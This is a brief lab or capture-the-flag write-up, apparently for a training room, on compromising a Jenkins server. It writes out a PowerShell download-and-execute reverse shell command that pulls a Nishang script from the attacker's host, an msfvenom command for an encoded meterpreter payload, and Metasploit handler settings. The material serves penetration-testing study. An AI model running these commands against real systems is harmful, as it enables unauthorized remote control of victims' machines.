**Targets:** Jenkin (the most widely used automation server)

\_Lỗ hổng: allow execution of commands on the underlying system

**Activities:** Gain initial shell through Nishang scripts, privilege escalation through Windows authentication Tokens

**Sources:**

Nishang: <https://github.com/samratashok/nishang> -- gain initial access

-- Enumeration


-- Priv. Escalation

---Reverse shell script: ‘Invoke-PowerShellTcp.ps1’ <https://github.com/samratashok/nishang/blob/master/Shells/Invoke-PowerShellTcp.ps1>

**Task 1: Gain initial Access**

**Objective#1:** Exploit a feature in Alfred tool that allow hacker to execute *malicious* commands on the underlying system.

* Gain reverse shell access




**B3:** *The exploit command:*


*powershell iex (New-Object Net.WebClient).DownloadString('http://[****kali\_IP]****:****[****your-port****]****/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse –IPAddress* ***[****your-ip****]*** *-Port* ***[****your-port****]***

***ví dụ:***

*powershell iex (New-Object Net.WebClient).DownloadString('http://* *10.18.27.67:80/Invoke-PowerShellTcp.ps1');Invoke-PowerShellTcp -Reverse -IPAddress 10.18.27.67 -Port 2002*

Force that server to download PowerShellTcp.ps1 from my Kali, and execute that script to create a reverse shell back to my Kali machine.

**B2:**

**B1:**


**Task 2: Switching the Shells**

**B1. Create a** Windows meterpreter shell using msfvenom

msfvenom -p **windows/meterpreter/reverse\_tcp** -a x86 --encoder x86/shikata\_ga\_nai LHOST=[IP] LPORT=[PORT] -f exe -o [**SHELL NAME**].exe

**B2. Start Metasploit handler**

use exploit/multi/handler set PAYLOAD windows/meterpreter/reverse\_tcp set LHOST 10.18.27.67 set LPORT 1111 run



**B3. Drop that** reverse\_shell.exe into the victim server